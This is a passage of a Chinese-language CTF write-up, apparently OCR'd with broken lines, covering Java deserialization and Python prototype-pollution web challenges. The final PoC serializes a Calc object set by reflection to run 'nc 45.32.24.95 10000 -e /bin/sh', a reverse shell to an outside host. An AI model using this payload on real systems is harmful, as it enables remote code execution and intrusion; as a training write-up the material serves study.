<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">

 <modelVersion>4.0.0</modelVersion>
    <parent>

 <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-parent</artifactId>
```

```
        <version>3.1.3</version>
        <relativePath/> <!-- lookup parent from repository -->
    </parent>
    <groupId>com.awdp</groupId>

 <artifactId>openGauss</artifactId>
    <version>0.0.1-SNAPSHOT</version>
    <name>openGauss</name>

 <description>openGauss</description>
    <properties>

 <java.version>17</java.version>
    </properties>
    <dependencies>
        <dependency>

 <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter-web</artifactId>
        </dependency>
        <dependency>

 <groupId>org.springframework.boot</groupId>
```

```
            <artifactId>spring-boot-starter-test</artifactId>
            <scope>test</scope>
        </dependency>
        <dependency>

 <groupId>org.opengauss</groupId>
            <artifactId>opengauss-jdbc</artifactId>
            <version>2.0.1-compatibility</version>
        </dependency>
        <dependency>

 <groupId>com.oracle.coherence.ce</groupId>
            <artifactId>coherence-rest</artifactId>
            <version>14.1.1-0-3</version>
        </dependency>
        <dependency>

 <groupId>com.alibaba.fastjson2</groupId>

 <artifactId>fastjson2</artifactId>

 <version>2.0.37</version>
        </dependency>
```

```
    </dependencies>

    <build>
        <plugins>
            <plugin>

 <groupId>org.springframework.boot</groupId>
                <artifactId>spring-boot-maven-plugin</artifactId>
            </plugin>
        </plugins>
    </build>

</project>
```

10.2 思路

1. 上面可以看出，序列化后的类没有 `readObject`，所以考虑组件相关的漏洞。
2. 先搜索的 `openGauss`，发现说是华为新出的数据库，感觉不搭边。
3. 然后就是想着 Springboot 的漏洞，那基本就是 Spring1 和 2 的反序列化链了。
4. 其他题目还没做完，就浅浅的思考到这里了。

10.3 后记

1. todo 看看 Web 第一名或者官方的 wp 吧。

11. 我闻到了[巧物]的清香

11.1 题目详情

1. 前端页面：

flag is hidden, but you can access it if you know the secret. Try looking in the right directory.

2. 题目给了源码：

```python
#附件源码
from flask import Flask, request
import json
import os

app = Flask(__name__)

FLAG = "xxxxxxx"
secret_value =
"AD049E0604C7CB01F2A7AFA1075B81B7"

os.makedirs('imagedir',
exist_ok=True)
with open(os.path.join('imagedir',
'secret'), 'w') as f:
    f.write(secret_value)
```

```
app.config['SECRET_KEY'] = "try to find truth"

# dst 应为 ConfigWrapper() 的实例化对象
# src 为 JSON 数据
def merge(src, dst):
    # 遍历源的键值对？
    for k, v in src.items():
        # 如果 dst 有 __getitem__
        if hasattr(dst, '__getitem__'):
            if dst.get(k) and isinstance(v, dict):
                merge(v, dst.get(k))
            else:
                dst[k] = v
        elif hasattr(dst, k) and isinstance(v, dict):
            merge(v, getattr(dst, k))
        else:
            setattr(dst, k, v)

class ConfigWrapper:
    def __init__(self):
        self.manager = ""

```

```
instance = ConfigWrapper()

@app.route('/', methods=['POST', 'GET'])
def index():
    if request.data:

 merge(json.loads(request.data), instance)
    return "flag is hidden, but you can access it if you know the secret. Try looking in the right directory."

@app.route('/read_secret', methods=['GET'])
def read_secret():
    try:
        with open(os.path.join(app.static_folder, 'secret'), 'r') as f:
            secret = f.read()
    except FileNotFoundError:
        secret = "You haven't found the correct path yet."
    return f"Secret: {secret}"

@app.route('/flag', methods=['GET'])
def flag():
```

```
    if app.config['SECRET_KEY'] ==
secret_value:
        return f"Here is your flag:
{FLAG}"
    else:
        return f"[-] You need to
provide the correct session to
access the flag. Current
SECRET_KEY:
{app.config['SECRET_KEY']}", 403

if __name__ == '__main__':
    app.run(host="0.0.0.0")
```

11.2 思路


1. 先是简略的阅读代码，发现没啥思路，就先本地跑一下吧。它本地会创建文件夹，然后里面存放 `secret` 文件。
2. 成功返回 flag 的要求就是：成功找到 `secret` 文件同时变量 `app.config['SECRET_KEY']` 要是 `secret` 内容。


3. 变量修改，同时注意到程序中有 `merge` 函数。恰好前几天刷到 JavaScript 的原型链污染的题目：

例题：[GYCTF2020]Ez_Express。


也算是走了狗屎运了。

4. 直接去搜索 Python 的原型链污染，直接开打：






然后访问读 flag 目录：



12. 添砖Java

12.1 题目详情

1. 前端页面：



2. 给了 Jar 包：

```
//
// Source code recreated from a .class file by IntelliJ IDEA
// (powered by FernFlower decompiler)
//

package com.example.warmup;

import java.io.ByteArrayInputStream;
import java.io.InputStream;
import java.io.ObjectInputStream;

```

```java
import org.springframework.stereotype.Controller;
import org.springframework.ui.Model;
import org.springframework.web.bind.annotation.RequestMapping;
import org.springframework.web.bind.annotation.RequestParam;

@Controller
public class IndexController {
    public IndexController() {
    }

    @RequestMapping({"/unser"})
    public String unser(@RequestParam(name = "data",required = true) String data, Model model) throws Exception {
        byte[] b = Utils.hexStringToBytes(data);
        InputStream inputStream = new ByteArrayInputStream(b);
        ObjectInputStream objectInputStream = new ObjectInputStream(inputStream);
```

```
2
6  objectInputStream.readObject();
2          return "index";
7      }
8  }
```

3. 还有一个动态代理类：


```
1  //
2  // Source code recreated from a
   .class file by IntelliJ IDEA
3  // (powered by FernFlower
   decompiler)
4  //
5
6  package com.example.warmup;
7
8  import java.io.Serializable;
9  import
   java.lang.reflect.InvocationHandler
   ;
1  import java.lang.reflect.Method;
0
1  public class MyInvocationHandler
2  implements InvocationHandler,
   Serializable {
1      private Class type;
3
4      public MyInvocationHandler() {
5      }
6
```

```
    public Object invoke(Object proxy, Method method, Object[] args) throws Throwable {
        Method[] methods = this.type.getDeclaredMethods();
        Method[] var5 = methods;
        int var6 = methods.length;

        for(int var7 = 0; var7 < var6; ++var7) {
            Method xmethod = var5[var7];

 xmethod.invoke(args[0]);
        }

        return null;
    }
}
```

12.2 思路

1. 题目提到了 CC，就想着先找个 CC 打一下，就选的 CC6。
2. 直接打没有回显，那就本地打，结果发现本地爆出 CC 库的类不存在。

3. 这时就有点纳闷了，如果不是 CC 的话，就想着 Java 的原生链条了（7u21 和 8u20），结果还是不行。
4. 这时想到自定义的动态代理类，锤了一下出题人：



5. 然后去看 CC2，Java 由于长时间没学，动态代理的内容忘光光，部分 CC 链也是一年多前学的，细节部分也是全忘，短时间还是难捡起来，愣是不知道怎么构造，也就放弃了。

12.3 后记

1. todo 看 wp，重新捡起来 Java。

13. 瑞福莱克珅

13.1 题目详情

1. 写 wp 时环境好像出问题了，拒绝请求。印象中和上面的题目一样，也是一个序列化口。
2. 给了源码：

```
1 package com.avasec;
2
3 import java.io.ObjectInputStream;
```

```java
import java.io.Serializable;

/**
 * @author hasee
 * @version 1.0
 * @description: TODO
 * @date 2024/9/20 14:04
 */
public class Calc implements Serializable {
    private boolean hasPermission = false;
    // ping l82m5y.dnslog.cn -c 4
    private String cmd = "calc";

    public Calc() {
    }

    private void readObject(ObjectInputStream objectInputStream) throws Exception {

 objectInputStream.defaultReadObject();
        if (this.hasPermission) {

 Runtime.getRuntime().exec(this.cmd);
        }
```

```
    }
}
```

13.2 思路

1. 给的类的 `readObject()` 执行危险命令，只不过其私有属性不是恶意命令，那么就需要使用反射来创建类，从而修改其属性内容。
2. PoC：

```
package com.avasec;

import java.io.*;
import java.lang.reflect.Field;
import java.util.Arrays;

/**
 * @author hasee
 * @version 1.0
 * @description: TODO
 * @date 2024/9/20 13:41
 */
public class web {

    public static void
main(String[] args) throws
Exception {
```

```
        Class<?> calcClass =
Class.forName("com.avasec.Calc");
        Object calc =
calcClass.newInstance();
        Field hasPermission =
calcClass.getDeclaredField("hasPerm
ission");

 hasPermission.setAccessible(true);
        hasPermission.set(calc,
true);
        Field cmd =
calcClass.getDeclaredField("cmd");
        cmd.setAccessible(true);
        // cmd.set(calc, "ping
abc.96jd9x.dnslog.cn -c 1");
        cmd.set(calc, "nc
45.32.24.95 10000 -e /bin/sh");
        serialize(calc);
        //
unserialize(serialize(calc));
        //
unserialize(bytesTohexString(str.ge
tBytes()));
    }
    public static String
serialize(Object payload) throws
IOException {
        ObjectOutputStream out =
null;
```

```
        ByteArrayOutputStream
byteArrayOutputStream = new
ByteArrayOutputStream();
        out = new
ObjectOutputStream(byteArrayOutputS
tream);
        out.writeUTF("BUPT");
        out.writeUTF("merak");
        out.writeObject(payload);

 System.out.println(bytesTohexStrin
g(byteArrayOutputStream.toByteArray
()));
        return
bytesTohexString(byteArrayOutputStr
eam.toByteArray());
    }
    public static String
unserialize(String data) throws
Exception {
        byte[] b =
hexStringToBytes(data);
        InputStream inputStream =
new ByteArrayInputStream(b);
        ObjectInputStream
objectInputStream = new
ObjectInputStream(inputStream);
        String BUPT =
objectInputStream.readUTF();
```

```
        String merak =
objectInputStream.readUTF();
        if (BUPT.equals("BUPT") &&
merak.equals("merak")) {
            System.out.println("you
are in");

 objectInputStream.readObject();
        }
        return "";
    }
    public static String
bytesTohexString(byte[] bytes) {
        if (bytes == null) {
            return null;
        } else {
            StringBuilder ret = new
StringBuilder(2 * bytes.length);

            for(int i = 0; i <
bytes.length; ++i) {
                int b = 15 &
bytes[i] >> 4;

 ret.append("0123456789abcdef".char
At(b));
                b = 15 & bytes[i];

 ret.append("0123456789abcdef".char
At(b));
```

```
            }

            return ret.toString();
        }
    }
    public static byte[]
hexStringToBytes(String s) {
        if (s == null) {
            return null;
        } else {
            int sz = s.length();
            byte[] ret = new
byte[sz / 2];

            for(int i = 0; i < sz;
i += 2) {
                ret[i / 2] = (byte)
(hexCharToInt(s.charAt(i)) << 4 |
hexCharToInt(s.charAt(i + 1)));
            }

            return ret;
        }
    }
    static int hexCharToInt(char c)
{
        if (c >= '0' && c <= '9') {
            return c - 48;
        } else if (c >= 'A' && c <=
'F') {
```

```
            return c - 65 + 10;
        } else if (c >= 'a' && c <= 'f') {
            return c - 97 + 10;
        } else {
            throw new RuntimeException("invalid hex char '" + c + "'");
        }
    }
}
```

14. 总结

1. 先感谢本次出题的各位师傅，包括但不限于 EddieMurphy、0q1e、 lbz、 a7ca3 等。其中最感谢 EddieMurphy 师傅，学到了很多东西，好！
2. todo 需要额外补充学习的内容总结。